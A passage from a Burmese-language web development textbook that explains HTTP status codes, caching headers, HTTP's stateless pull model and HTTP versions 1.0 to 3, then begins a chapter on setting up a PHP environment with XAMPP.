Server ဘက်ကပြန်လည်ပေးပိုတဲ့ Response နဲ့ပက်သက်တဲ့ အသေးစိတ်ကိုလည်း အဲဒီနေရာမှာလည်း ဆက်ပြီးတော့ လေ့လာကြည့်လို့ ရနိုင်ပါတယ်။



နမူနာအရ Server Response မှာ HTTP/1.1 301 Moved Permanently လို ပါဝင်တာကို တွေ့မြင်ရမှာ
ဖြစ်ပါတယ်။ HTTP/1.1 ကတေသာ အလုပ်လုပ်နေတဲ့ HTTP Version ဖြစ်ပြီး 301 Moved Permanently ကို
Status Code လို ခေါ်ပါတယ်။ Server က ဆက်သွယ်မှုအခြေအနေကို ဒီလို Status Code တွေနဲ့
အကြောင်းပြန်ပါတယ်။ 301 Moved Permanently ကို သူအောက်က Location Header နဲ့ တွဲပြီးတေသာ

ကြည့်သင့်ပါတယ်။ ကျွန်တော်တို့ ရှိက်ထည့်လိုက်တာက google.com ပါ။ Server က ပြန်ပြောနေတာက google.com ဆိုတာ မရှိတော့ဘူး (Move Permanently နေရာရွှေ့လိုက်ပြီ)။ www.google.com ဖြစ်သွား ဖြစ်လို့ ပြောနေတာပါ။ ဒီအချက်အလက်ကို လက်ခံရရှိတဲ့အခါ Browser က အလိုအလျောက် www.google.com ကို ဆက်လက်ရယူ အလုပ်လုပ်ပေးသွားလို့ ရလဒ်အမှန်ကို တွေ့မြင်ရခြင်း ဖြစ်ပါတယ်။ တစ်ကယ်တော့ ကျွန်တော်တို့ရှိက်ထည့်လိုက်တဲ့ လိပ်စာက နည်းနည်း မှားနေတာပါ။ မှားနေပေမယ့် မှန်တဲ့နေရာကို သိတော့ ပြဿနာမရှိတော့ပါဘူး။

ဒီနေရာမှာ လိပ်စာက လုံးဝမှားနေတာမျိုးဆို ရင်တော့ 404 Not Found ဆိုတဲ့ Status Code ကို ပြန်လည် ရရှိမှာ ဖြစ်ပါတယ်။ Status Code တွေမှာ နောက်ထပ် အတွေ့ရများနှင့်တာတွေကတော့ 200 OK နဲ့ 500 Internal Server Error တို့ပဲဖြစ်ပါတယ်။ အစာအရာရာအဆင်ပြေတဲ့ ဆက်သွယ်မှုဆိုရင် 200 OK ကို ပြန်လည်ရရှိမှာဖြစ်ပြီး Server မှာ Error တစ်ခုခုရှိနေလို့ အဆင်မပြေရင်တော့ 500 Internal Server ကို ပြန်လည်ရရှိမှာ ဖြစ်ပါတယ်။ ပြန်လည်ရရှိတဲ့ Status Code တွေကို ဒီအဆင့်မှာ ကိုယ်တိုင်စီမံပို့မှု မလိုအပ်သေးပါဘူး။ Browser က Status Code ပေါ်မှုတည်ပြီး သင့်တော်သလို အလုပ်လုပ်ပေးသွားမှာ ဖြစ်ပါတယ်။ API တွေဘာတွေ ဖန်တီးတဲ့အဆင့်ကို ရောက်လာတော့မှာ ဒီ Status Code တွေကို ကိုယ်တိုင် စီမံရမှာပါ။ ဒါကြောင့် ကျွန်အသုံးများတဲ့ Status Code တွေကိုတော့ နောက်ဆုံးပိုင်း API အကြောင်း ရောက်တော့မှ ဆက်လေ့လာကြပါမယ်။

Response Header မှာပါတဲ့ အထဲက အရေးကြီးတာလေး တစ်ခုကတော့ Cache-Control Header ဖြစ်ပါတယ်။ ဒီရလဒ်ကို ခဏသိမ်းထားလို့ ရတယ်လို့ ပြောထားတာပါ။ ဒါကြောင့် Browser က ရလဒ်ကို သိမ်းထားပြီး နောက်လိုဂ်ရင် ပြန်သုံးနိုင်လို့ ထပ်ခါထပ်ခါ သွားပြန်ယူစရာ မလိုအပ်တော့ပါဘူး။ အလုပ်လုပ်ပုံ အများကြီးပိုမြန်သွားမှာပါ။ ဒါပေမယ့် Server ကနေ လုံးဝ သွားမယူတော့ရင် အမြဲတမ်း အဟောင်းကြီးပဲ ဖြစ်နေမှာစိုးလို့ max-age ဆိုတဲ့ တန်ဖိုးလေးတစ်ခု တဲ့ပေးထားတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ နှမူနာ အရ 2592000 စတွန်းလို့ ပေးထားတဲ့အတွက် ရက် (၃၀) သိမ်းထားလို့ ရမှာဖြစ်ပါတယ်။ ရက် (၃၀) ပြည့်ရင်တော့ အသစ်ကို Server ကနေ နောက်တစ်ခါ သွားပြန်ယူရမှာပါ။ ဒါက Google Home Page လို့ သိပ်အပြောင်းအလဲ မရှိနိုင်တဲ့ နေရာမို့လို့ ဒီလောက်ပမာဏ သတ်မှတ်ထားတာပါ။ မကြောခဏ အပြောင်းအလဲ ရှုတဲ့နေရာတွေမှာတော့ (၁) နာရီ၊ (၁၁) မီနှစ် စသည်ဖြင့် လိုအပ်ချက်နဲ့အညီ သတ်မှတ်ပေးထားတာမျိုးဖြစ်နိုင်ပါတယ်။

သူအပေါ်မှာ Expires Header နဲ့ ဒီ Response ရဲ့ သက်တမ်းကုန်မယ့်ရက်ကို ထည့်ပေးထားတာလည်း တွေ့နိုင်ပါတယ်။ လက်တွေ့မှာ Cache-Control Header နဲ့ Expires Header နှစ်ခုထဲက တစ်ခုပါရင် ရပါ ဖြို့။ Cache-Control ပါရင် Expires ကို Browser တွေက ထည့်သွင်း မစဉ်းစားတော့ပါဘူး။ Google ကတော့ တစ်ချို့ Proxy တွေ Firewall တွေသုံးတဲ့လူတွေအတွက် Cache-Control အလုပ်မလုပ်ခဲ့ရင် အစားထိုး အလုပ်လုပ်နိုင်ဖို့ Expires ကိုပါ တွဲထည့်ပေးထားတာ ဖြစ်ပါလိမ့်မယ်။

ဒီနေရာမှာ Header တစ်ခုချင်းစိရဲ့ အမို့ပြုယ်အသေးစိတ်ထက် Request/Response တွေမှာ ဒီလို Header မျိုးတွေ ရှိတတ်တယ် ဆိုတာလောက်ကို သတိပြုထားရင် လုံလောက်ပါပြီ။ ကျွန်ုံအသေးစိတ်ကို လိုအပ် လာတော့မှ သူနေရာနဲ့သူ ဖြည့်စွက်လွှဲလာသွားလို့ ရှိနိုင်ပါတယ်။

Stateless Protocol

HTTP ကို Stateless Protocol လိုခေါ်ပါတယ်။ ဒီလိုဆက်သွယ်မှုတစ်ခု ပြီးဆုံးသွားရင်၊ အမှန်တစ်ကယ် ပြီးဆုံးသွားတာပါ။ နောက်ထပ် ထပ်မပြုလုပ်မယ့် ဆက်သွယ်မှုတွေနဲ့ အခုပြီးဆုံးသွားတဲ့ ဆက်သွယ်မှု သက်ဆိုင်ခြင်း၊ ဆက်စပ်ခြင်း မရှိတော့ပါဘူး။ ဆက်သွယ်မှု တစ်ကြိမ်တိုင်းဟာ သီးခြားအလုပ်လုပ်တဲ့ သဘောရှိလို့ Stateless Protocol လိုခေါ်တာပါ။ ဒါအလွန်အရေးကြီးမှာတယ်။ သေချာမှတ်ထားပါ။

ဒီလို Stateless သဘောသဘာဝကပေးတဲ့ အားသာချက်၊ အားနည်းချက်တွေ ရှိပါတယ်။ အားနည်းချက် ကတော့ Client ဟာ Server ကိုဆက်သွယ်မှုပြုလုပ်တဲ့ အကြိမ်တိုင်းမှာ ပေးပို့ဖို့ လိုအပ်တဲ့ အချက်အလက် တွေကို ထပ်ခါထပ်ခါ ပေးပို့ရမှာဖြစ်ပါတယ်။ နမူနာပုံမှာ ကြည့်လိုက်ရင် User-Agent: Chrome ဆိုတဲ့ အချက်အလက်ကို ထည့်သွင်းပေးပို့တဲ့အတွက် Server က ဆက်သွယ်မှုပြုလုပ်လာသူဟာ Chrome Browser ဖြစ်ကြောင်း သိသွားပါတယ်။ ဒီနည်းက Client က Server ကို သူဘယ်သူလည်း အသိပေး အကြောင်းကြေားတဲ့ သဘောမျိုးပါ။ ဒါပေမယ့် Client က နောက်တစ်ကြိမ် Server ကို ထပ်မဆက်သွယ်လို တဲ့အခါ "ငါ ခုနက User-Agent: Chrome လို ပို့ထားပြီးသားပဲ၊ ဒီတစ်ခါထည့်မပို့တော့ဘူး" လို ချွန်ထားလို မရနိုင်တော့ပါဘူး။ ချွန်ထားလိုက်ရင် Server က အလိုလိုသိမှာ မဟုတ်ပါဘူး။ ဘာကြောင့်လဲဆိုတော့ ပထမအကြိမ်ပြုလုပ်တဲ့ ဆက်သွယ်မှုဟာ ပြီးဆုံးသွားခဲ့ပြီးပါပြီ။ ပျက်ပြေယွားခဲ့ပါပြီ။ အခုတစ်ကြိမ် ထပ်မြုပ်လုပ်တဲ့ ဆက်သွယ်မှုနဲ့ သက်ဆိုင်ခြင်းမရှိတဲ့အတွက်ကြောင့်ပါ။

ဒါကြောင့် Client က ဆက်သွယ်မှု ပြုလုပ်တိုင်းမှာ လိုအပ်တဲ့အချက်အလက်တွေကို အမြဲတမ်း ထပ်ခါထပ်ခါ ထည့်သွင်းပေးပို့ရမှာပဲ ဖြစ်ပါတယ်။ ဒါကြောင့် Browser မှာ လိပ်စာတစ်ခု ရှိက်ထည့်လိုက် တိုင်း၊ Link တစ်ခုနှင့်လိုက်တိုင်း၊ Refresh လုပ်လိုက်တိုင်း ဆက်သွယ်မှု အသစ်အသစ်တွေကို ပေးပို့သွား ခြင်းဖြစ်တယ်လို့ မြင်ကြည့်နိုင်ပါတယ်။

နမူနာရှင်းလင်းချက် ဆိုတာကိုတော့ သတိပြုပါ။ လက်တွေ့ User-Agent တန်ဖိုးက အဲဒီ လို တိုတိရှင်းရှင်းလေး မဟုတ်ပါဘူး။ Operating System အမျိုးအစားတွေ၊ Browser Version နံပါတ် တွေ၊ Compatibility ခေါ် အဓိပ္ပာယ် သိပ်မရှိလှုဘဲ အရင်ခေါ်က ပို့ခဲ့ရလို့ အခုလည်း ထည့်ပို့နေရသေးတဲ့ အချက်အလက်တွေ စသည်ဖြင့် အများကြီးပါဝင်ပြီး ရှုပ်ထွေးတဲ့ တန်ဖိုးတစ်ခု ဖြစ်နိုင်ပါတယ်။ အသေးစိတ် ကြည့်စရာ မလိုအပ်သေးပါဘူး။ သဘောသဘာဝအားဖြင့် Browser တွေက ဆက်သွယ်မှုပြုလုပ်တဲ့အခါ သူ့ဘယ်သူလဲဆိုတာကို အသိပေးတဲ့အနေနဲ့ User-Agent တန်ဖိုးကို ထည့်သွင်းပေးပို့လေ့ ရှိတယ်လို့ မှတ်ထားရင် ရပါပြီ။

ဒီလို ထပ်ခါထပ်ခါ ပြန်ပို့နေရပါတယ်ဆိုတဲ့ အားနည်းချက်ကပဲ အားသာချက် ပြန်ဖြစ်နေပါသေးတယ်။ အကယ်၍များ ဆက်သွယ်မှုတွေဟာ တစ်ခုနဲ့တစ်ခု ဆက်စပ်နေမယ်ဆိုရင် Client ဘက်က စဉ်းစားစရာ တွေ အတော်များသွားပါပြီ။ "ငါ ပထမအကြိမ်ပို့ခဲ့တာ ဘာတွေလည်း၊ ဒီတစ်ကြိမ် ဘာတွေထပ်ပို့ရမလဲ၊ ပို့ထားတာတွေက Server မှာ ရှိသေးရဲ့လား၊ မရှိတော့ရင် ဘယ်လိုလုပ်မလဲ" စသည်ဖြင့် မေးခွန်းထုတ်စရာ တွေ အတော်များသွားပါပြီ။ အခုတော့ Stateless ဖြစ်နေတဲ့အတွက် အရမ်းရှင်းသွားပါတယ်။ ဘာမှ မေးခွန်းထုတ်မနေဘဲ လိုအပ်တာအကုန်ပို့ပြီး ဆက်သွယ်လိုက်ယုံသာဖြစ်လို့ Client အတွက် ဆက်သွယ်မှု တွေ ပြုလုပ်ရတာ တော်တော်ကြီး ရှိုးရှင်းလွယ်ကူသွားတာပါ။ ဒီအားသာချက်ကြောင့်ပဲ နောက်ပိုင်းမှာ HTTP ကို အဓိကဆက်သွယ်ရေးနည်းပညာအဖြစ် Web မှာသာမက တဗြား Mobile, Desktop စတဲ့ ဆွဲ ဖို့အမျိုးအစားတွေမှာ အသံးပြုနေကြတာပါ။

Pull Technology

HTTP ဟာ Pull Technology တစ်မျိုး ဖြစ်ပါတယ်။ Client က Server ကို စတင်ဆက်သွယ်ခြင်းအားဖြင့် သာ ဆက်သွယ်မှုကို အစပြုပါတယ်။ Server က ဆက်သွယ်မှုကို အစပြုပါတယ်ဆိုတာ လုံးဝမရှိဘူး လို မှတ်နိုင်ပါတယ်။ လိုချင်တဲ့ Client က အချက်အလက်ကို Pull လုပ်ယူရလို Pull Technology လို ခေါ်က တာပါ။ ပေးချင်တဲ့သူက သူသဘောနဲ့သူ Push လုပ်ပေးနိုင်တဲ့ Push Technology မဟုတ်ပါဘူး။

ဒီလို Pull Technology ဖြစ်ခြင်းကြောင်းလည်း အားသာချက်၊ အားနည်းချက်တွေ ရှိနေပါတယ်။ အားသာ ချက်ကတော့ Client အတွက် အလုပ်လုပ်ရတာ ထပ်ဆင့်ပြီး ရိုးရှင်းလွယ်ကူသွားတာပါ။ လိုချင်တာရှိရင် ဆက်သွယ်မှု ပြုလုပ်လိုက်ယုံပါပဲ။ ကိုယ်က မဆက်သွယ်ဘဲနဲ့ Server က ပေးပို့လာတာများ ရှိမလားဆိုပြီး ထိုင်စောင့်နေစရာ လုံးဝ မလိုအပ်တော့ပါဘူး။ ကိုယ့်ဘက်က မဆက်သွယ်ဘဲ Server ဘက်က တုံ့ပြန်မှာ မဟုတ်တာ သေချာနေလိုပါ။

အားနည်းချက်ကတော့ Real-Time မဖြစ်ခြင်း ဖြစ်တယ်လို ဆိုနိုင်ပါတယ်။ Server မှာ အချက်အလက် တွေက Update ဖြစ်နေပြီ။ ဒါပေမယ့် သူဘက်ကနေ ပေးလို့မရလို Client ဆီမှာ အချက်အလက် Update က ရောက်ရှိသွားမှာ မဟုတ်ပါဘူး။ Client က လိုချင်လို တောင်းယူတော့မှသာ ရှိထားတဲ့ အချက်အလက် Update ပေးလို့ရမှာပါ။ ဒါကြောင့် Server မှာ Update ဖြစ်တာနဲ့ Client မှာ အလိုအလျောက် Update မ ဖြစ်လို Real-Time မဖြစ်တဲ့ အားနည်းချက် ဖြစ်ပေါ်စေတာပါ။

ဒီ Pull Technology သဘောသဘာဝဟာလည်း HTTP အောင်မြင်ရခြင်း အကြောင်းရင်း တွေထဲမှာ တစ်ခု အပါအဝင်ဖြစ်ပါတယ်။ အထက်မှာ ပြောခဲ့တဲ့ Stateless သဘောသဘာဝနဲ့ ပေါင်းစပ်လိုက်တဲ့အခါ Client တွေအနေနဲ့ HTTP ကိုအသုံးပြုပြီး Server ကိုဆက်သွယ်ရတာ အများကြီး ရိုးရှင်းလွယ်ကူသွားတာပါ။ ဒါကြောင့် အတိုချုပ်လေးပြန်ပြောချင်ပါတယ်။

- HTTP ဟာ Stateless နည်းပညာဖြစ်လို ဆက်သွယ်မှုတစ်ခုနဲ့တစ်ခု ဆက်စပ်သက်ဆိုင်ခြင်းမရှိပါဘူး။ ဆက်သွယ်မှုတစ်ခုပြုလုပ်တိုင်းမှာ ပေးပို့ဖို့လိုအပ်တဲ့အချက်အလက်တွေကို ထပ်မံပေးပို့ရမှာ ဖြစ်ပါတယ်။
- HTTP ဟာ Pull Technology ဖြစ်လို Client ကဆက်သွယ်မှုသာလျှင် Server က တုံ့ပြန်မှာဖြစ်ပါတယ်။ Client က မဆက်သွယ်ဘဲ Server ကစတင်ဆက်သွယ်မှာ မဟုတ်တဲ့ နည်းပညာပဲ ဖြစ်ပါတယ်။

HTTP/2 & HTTP/3

HTTP မှာ Version (၄) ခု ရှိပါတယ်။ HTTP/1.0, HTTP/1.1, HTTP/2 နဲ့ HTTP/3 တို့ပါ။ HTTP/1.0 ကတေသာ အခုံဘယ်သူမှ မသုံးတော့ပါဘူး။ ဟိုးအရင် ပေါ်ခါစက နည်းပညာပါ။ လက်ရှိ အတွင်ကျယ်ဆုံး အသုံးပြုနေတာက HTTP/1.1 ဖြစ်ပြီးတော့၊ HTTP/2 ကို တစ်ဖြည့်ဖြည့် ပြောင်းနေကြပါတယ်။ အခုံတေသာ HTTP/3 လည်း ထွက်ပါတော့မယ်။

ဒီနည်းပညာတွေ ဖြစ်ပေါ်လာပုံနဲ့ ပက်သက်ပြီး စိတ်ဝင်စားဖို့ ကောင်းတဲ့ နောက်ခံအကြောင်းအရာလေး တွေ ရှိပေါ်မယ့် ဒါတွေကို အကျယ်မချွဲတော့ပါဘူး။ ပြည့်စုံအောင် ပြောရမယ်ဆိုရင် TCP တို့ UDP တို့လို Network နည်းပညာတွေ အကြောင်းကိုပါ ထည့်ပြောမှ ရပါလိမ့်မယ်။ ဒီနေရာမှာ အလုပ်လုပ်ပုံ သဘောသဘာဝ အကျဉ်းချုပ်လောက်ကို ထည့်သွင်း ဖော်ပြချင်ပါတယ်။

- **HTTP/1.0** မှာ Resource တစ်ခုကိုလိုချင်ရင် Client က Server ကို တစ်ကြိမ် ဆက်သွယ်ရပါတယ်။ Resource (၁၀) ခုရှိရင် Network Connection (၁၀) ကြိမ် ပြုလုပ်ရပါတယ်။ အထက်မှာ တွေ့ခဲ့ပြီး ဖြစ်ပါတယ်။ Google Home Page တစ်ခုကို လိုချင်လို Request လုပ် ယူလိုက်ပေါ်မယ့်၊ တစ်ကယ်တမ်း ရယူဖို့လိုတဲ့ Resource တွေက အများကြီးပါ။ (၄၀) ကျော်ထိ ရှိတာကို တွေ့ရပါတယ်။ HTTP/1.0 ကိုသာအသုံးပြုမယ်ဆိုရင် Browser က ဒါတွေအကုန်ရဖို့အတွက် Network Connection အကြိမ် (၄၀) သီးခြားစီ ပြုလုပ်သွားရမှာ ဖြစ်ပါတယ်။
- **HTTP/1.1** မှာတေသာ Keep Alive လိုပေါ်တဲ့ Network Connection ကို လိုသလောက် ဖွင့်ထားလို ရတဲ့ သဘောသဘာဝလေး ပါသွားပါတယ်။ Network Connection တစ်ခုထဲနဲ့ လိုချင်တဲ့ Resource (၄၀) ကျော်ကို တစ်ခုပြီးတစ်ခု တန်းစီယူလို ရနိုင်သွားပါတယ်။ Connection အကြိမ် (၄၀) ဖွင့်စရာ မလိုတော့ပါဘူး။ ဒါပေမယ့် ဖွင့်ထားတဲ့ Connection ပေါ်မှာ Resource တွေကို တစ်ခုပြီးမှတစ်ခု တန်းစီပြီးတော့ ယူနေရတဲ့ အားနည်းချက် ကျွန်းနေပါသေးတယ်။ ဒါကြောင့် Browser တွေက အလုပ်လုပ်ရတာ မြန်သွားအောင် Network Connection (၄-၅) ခု အပြိုင်ဖွင့်ပြီး Resource တွေကို ခွဲယူကြလေ့ ရှိပါတယ်။

- **HTTP/2** မှာတော့ Multiplex လိုခေါ်တဲ့ သဘောသဘာဝ တစ်မျိုး ထပ်ပါသွားပါတယ်။ Network Connection (၁) ခုထဲနဲ့ Resource တွေကို (၄-၅) သုတေသနီး ပြိုင်တူယူလို့ ရသွားပါတယ်။ (၄-၅) သုတေသနီး တစ်ပြိုင်ထဲလိုချင်လို့ Network Connection (၄-၅) ခု ခဲ့ဖွဲ့စရာရာ မလိုတော့ပါဘူး။ ပြဿနာတစ်ခု ကျန်နေပါတယ်။ Network Connection (၁) ခုပေါ်မှာ (၄-၅) သုတေသနီးထားတဲ့ အတွက် တစ်သုတေ Fail ဖြစ်ရင် အကုန်အစအဆုံး ပြန်စရွင်း ဖြစ်ပါတယ်။ TCP လိုခေါ်တဲ့ Network Protocol နည်းပညာရဲ့ သဘောသဘာဝအရ တစ်ချို့တစ်ဝက် Fail ဖြစ်တာနဲ့ အကုန် အစအဆုံး ပြန်ပို့တဲ့ အတွက် ဖြစ်ပါတယ်။
- **HTTP/3** မှာတော့ TCP ကို မသုံးတော့ပါဘူး။ UDP လိုခေါ်တဲ့ Network Protocol ကို ပြောင်းသုံးတော့မှာ ဖြစ်ပါတယ်။ UDP က ပိုစရာရှိတာ ပိုဂိုက်မှာပါ။ Fail ဖြစ်ခြင်း မဖြစ်ခြင်းကို သူတာဝန်မယူပါဘူး။ ဒါဖြင့်ရင် တစ်ချို့တစ်ဝက် Fail ဖြစ်တာမျိုး ရှိခဲ့ရင် ဘယ်လိုလုပ်မလဲ။ ဒီလိုရှိလာတဲ့အခါ Fail ဖြစ်တဲ့အပိုင်းကိုပဲ ရွေးပြီး ပြန်ပို့ပေးနိုင်တဲ့ QUIC လိုခေါ်တဲ့ နည်းပညာတစ်မျိုး ကို Google က တိတွင်ထားပါတယ်။ HTTP/3 မှာ အဲဒီ QUIC နည်းပညာကို အသုံးပြုမှာ ဖြစ်ပါတယ်။

ဒီလောက်ဆိုရင် HTTP/1.1, HTTP/2, HTTP/3 စသည်ဖြင့် သုံးထားတဲ့ Version ကဲပြားမှုကို မြင်တဲ့အခါ ဘာကွာသွားတာလဲ ဆိုတာကို အကြမ်းဖျဉ်း မြင်သွားကြလိမ့်မယ်လို့ ယူဆပါတယ်။

Conclusion

PHP အကြောင်းမပြောခင် ဒါတွေကို အရင်ပြောပြနေတယ်ဆိုတာ လိုအပ်လိုပါ။ PHP ဟာ တော်တော် လေး အခြေခံကျေတဲ့ နည်းပညာတစ်ခုပါ။ သူကိုယ်တိုင် အလုပ်အားလုံးကို လုပ်တာမဟုတ်ပါဘူး။ Web နည်းပညာကို သူက အသုံးချုပြီး အလုပ်လုပ်တာပါ။ ဒါကြောင့် PHP ကိုလေ့လာရတာ ထိရောက်မှုရှိစေဖို့ Web နည်းပညာရဲ့ သဘောသဘာဝတွေကို အရင်ပြောပြနေတာလို့ ဆိုနိုင်ပါတယ်။ ဆော့ဖဲရေးသားမှူ နည်းပညာတစ်ခုကို လေ့လာတဲ့နေရာမှာ ကိုယ်ရေးလိုက်တဲ့ကုဒ် ဘယ်လိုအလုပ်လုပ်သွားသလဲဆိုတာကို ခေါင်းထဲမှာ ပုံဖော်ကြည့်နိုင်စွမ်းရှိဖို့ဟာ အရေးအကြီးဆုံး လိုအပ်ချက်ဖြစ်ပါတယ်။ အခုလို Web ရဲ့အလုပ်လုပ်ပုံကို သိထားမှာသာ PHP ကိုအသုံးပြုရေးသားထားတဲ့ ဝတ်ဆိုက်တစ်ခုရဲ့ အလုပ်လုပ်ပုံကို ခေါင်းထဲမှာ ပုံဖော်ကြည့်နိုင်စွမ်း ရှိမှာပဲဖြစ်ပါတယ်။

အခန်း (၂၆) – PHP Development Environment

PHP ကုဒ်တွေ စတင်ရေးသားနိုင်ဖို့အတွက် လိုအပ်တဲ့ Development Environment တစ်ခု တည်ဆောက် ထားဖို့ လိုပါတယ်။ Development Environment ဆိုတာ ကိုယ့်စက်ထဲမှာ ကုဒ်တွေ ရေးပြီး Run လို ရအောင် လိုအပ်တဲ့ နည်းပညာတွေ ထည့်သွင်းပြင်ဆင်ခြင်း ဖြစ်ပါတယ်။ PHP ဟာ Server-side နည်း ပညာတစ်ခုဖြစ်တဲ့အတွက် Web Server တစ်ခုနဲ့ ပူးတွဲအသုံးချရတဲ့သဘော ရှိပါတယ်။ ထင်ရှားတဲ့ Web Server ဆော့ဖို့တွေက Apache, Nginx နဲ့ Microsoft IIS တို့ပဲ ဖြစ်ပါတယ်။ PHP ကို ဒါ ဒီ Web Server နည်းပညာ အားလုံးနဲ့ ပူးတွဲအသုံးပြုလို ရနိုင်ပါတယ်။ အဲဒီထဲက Apache နဲ့ Nginx တို့ဟာ Open Source နည်းပညာတွေ ဖြစ်ကြပြီး PHP နဲ့ ပိုပြီးတော့ တွဲဖက် အသုံးများပါတယ်။

အခုနောက်ပိုင်း PHP Version တွေမှာ Development Server လိုပေါ်တဲ့ Web Server လေးတစ်ခု တစ်ခါ ထဲ ပါဝင်ပါတယ်။ ဒါကြောင့် သီးခြားဆော့ဖို့တွေ မလိုအပ်ဘဲ သူမှာပါတဲ့ Development Server နဲ့တင် PHP ကုဒ်တွေ ရေးပြီးစမ်းလို ရနိုင်ပါတယ်။ ဒါပေမယ့် ပြည့်စုံတဲ့ Development Environment တစ်ခုဖြစ် ဖို့ဆိုရင် MySQL Database အပါအဝင် တဗြား လိုအပ်တာတွေ ရှိပါသေးတယ်။ လိုအပ်မယ့် နည်းပညာ တွေကို တစ်ခုပြီးတစ်ခု ကိုယ့်အစဉ်နဲ့ကိုယ် Install လုပ်လို ရနိုင်သလို၊ လိုအပ်မယ့် နည်းပညာတွေ အားလုံးကို ပေါင်းစပ်စုစည်းပေးထားတဲ့ All-in-one Package တွေလည်း ရှိနေပါတယ်။ အဲဒီထဲမှာ အထင် ရှားဆုံးနဲ့ အကောင်းဆုံးကတော့ XAMPP လိုပေါ်တဲ့ နည်းပညာပါ။

- <https://www.apachefriends.org>

The screenshot shows the official XAMPP website. At the top, there's a dark blue header bar with the Apache Friends logo, navigation links for Download, Add-ons, Hosting, Community, and About, a search bar, and a language switcher set to EN. Below the header, the XAMPP logo (an orange square with a white stylized 'X' and the word 'XAMPP' below it) is prominently displayed. To the left of the logo, under the heading 'What is XAMPP?', there's a brief description of what XAMPP is and how it's used. On the right, there are three download buttons: 'XAMPP for Windows' (Windows icon), 'XAMPP for Linux' (Linux icon), and 'XAMPP for OS X' (OS X icon). A large green arrow-shaped button labeled 'Download' with the sub-instruction 'Click here for other versions' points towards the download links.

XAMPP မှာ ပြည့်စုံထဲ PHP Development Environment တစ်ခု တည်ဆောက်ဖို့အတွက် လိုအပ်တာတွေ အားလုံး စုစည်းပါဝင်ပါတယ်။ Windows, Linux နဲ့ Mac အားလုံးမှာ အသုံးပြုနိုင်ပါတယ်။ ပါဝင်တာတွေ အများကြီးထဲက အရေးအကြီးဆုံး တစ်ချို့ကို ရွေးထုတ်ပြရရင် ဒီလိုပါ -

1. Apache Web Server
2. Apache Modules
3. PHP
4. PHP Extensions
5. MySQL Database
6. MySQL Admin

အခုနောက်ပိုင်းမှာ PHP ကို Nginx Web Server နဲ့လည်း အသုံးများလာပေမယ့် တွဲဖက် အသုံးအများဆုံး ကတော့ Apache ဖြစ်ပါတယ်။ XAMPP မှာ Apache Web Server တစ်ခါတဲ့ ပါဝင်ယုံသာမက လိုအပ်မယ့် Web Server Modules တွေလည်း ပါဝင်ပါသေးတယ်။ ဥပမာ Resource တွေကို Compress လုပ် ချုံဖြီးမှ Response ပြန်ပေးနိုင်တဲ့ Compression Module လို Module မျိုးတွေပါ။ ဒီ Module တွေ အကြောင်းကို

အသေးစိတ် ထည့်သွင်း မဖော်ပြနိုင်ပေမယ့်၊ နောက်ပိုင်းမှာ တစ်ချို့ပရောဂျက်တွေအတွက် လိုအပ်တဲ့ Web Server Module မစုလို့ အလုပ်မလုပ်ဘူး ဆိုတဲ့ ပြဿနာမျိုးတွေ XAMPP နဲ့ဆိုရင် မရှိသလောက် နည်းမှာဖြစ်ပါတယ်။ အားလုံးစုံအောင် တစ်ခါတဲ့ ထည့်ထားပေးလိုပါ။

PHP ဟာ Interpreted Language တစ်မျိုးဖြစ်ပါတယ်။ ရေးလိုက်တဲ့ PHP ကုဒ်တွေကို ကွန်ပျူးတာ နားလည်အောင် တိုက်ရိုက်ဘာသာပြန်ပေးနိုင်တဲ့ Interpreter လိုပါတယ်။ XAMPP နဲ့အတူ PHP Interpreter တစ်ခါတဲ့ ပါဝင်ပါတယ်။ ပြီးခဲ့တဲ့အခန်းမှာ Server က PHP ကုဒ်တွေကို အရင်အလုပ်လုပ်ပြီး ရလာတဲ့ရလဒ်ကို Response အနေနဲ့ ပြန်ပေးတယ်လို့ ဖော်ပြခဲ့ပါတယ်။ Apache Web Server အတွက် mod_php လိုအောင် PHP ကုဒ်တွေကို Run ပြီးမှ ရလဒ်ကို Response ပြန်ပေးနိုင်စေတဲ့ Module တစ်ခုရှိ ပါတယ်။ ဒါကြောင့် Install လုပ်ထားတဲ့ Apache Web Server နဲ့ PHP Interpreter ကို mod_php နဲ့ချိတ်ပေးရတယ်လို့ ဆိုနိုင်ပါတယ်။ ဒီအလုပ်ကို XAMPP က တစ်ခါတဲ့ လုပ်ထားပေးပြီးသား ဖြစ်လို့ ကိုယ့်ဘာသာ Configuration တွေလုပ်စရာ မလိုအပ်တော့ပါဘူး။ Request ပြုလုပ်လာတဲ့ Resource ရဲ့ Extension က .php ဖြစ်ခဲ့မယ်ဆိုရင် Apache က PHP ကိုအသုံးပြုပြီး ကုဒ်တွေကို Run ပြီးမှသာ ရလဒ်ကို Response အနေနဲ့ ပြန်ပေးသွားမှာပါ။

ပြီးတော့ PHP ကို Install လုပ်တဲ့အခါ သူချည်းပဲ မပြည့်စုံပါဘူး။ Extension တွေ လိုအပ်ပါတယ်။ Database နဲ့ ဆက်သွယ် အလုပ်လုပ်နိုင်တဲ့ Extension တွေ၊ အက်လိုပစ္စမဟုတ်တဲ့ String တွေကို စီမံ အလုပ်လုပ်ပေးနိုင်တဲ့ Extension တွေ၊ စသည်ဖြင့် လိုအပ်ပါတယ်။ နောက်ပိုင်းမှာ တစ်ချို့ပရောဂျက်တွေ အတွက် လိုအပ်တဲ့ PHP Extension မစုလို့ အလုပ်မလုပ်ဘူး ဆိုတဲ့ ပြဿနာမျိုးတွေ XAMPP နဲ့ဆိုရင် မရှိသလောက် နည်းမှာဖြစ်ပါတယ်။ အားလုံးစုံအောင် တစ်ခါတဲ့ ထည့်ထားပေးလိုပါ။

ဆက်လက်ပြီးတော့ MySQL လို Database Server နည်းပညာနဲ့ အဲဒီ Database ကို စီမံနိုင်တဲ့ Admin ဆောင်တွေလည်း XAMPP မှာ အားလုံးပါဝင်ပြီး ဖြစ်ပါတယ်။ ဒီလိုမျိုး တစ်ခုထဲနဲ့ အကုန်စုံအောင် ပါတဲ့ အတွက်ကြောင့်ပဲ PHP Development Environment တည်ဆောက်ဖို့အတွက် အသင့်တော်ဆုံး နည်းပညာအဖြစ် XAMPP ကို ရွေးချယ်အသုံးပြုသင့်ခြင်း ဖြစ်ပါတယ်။

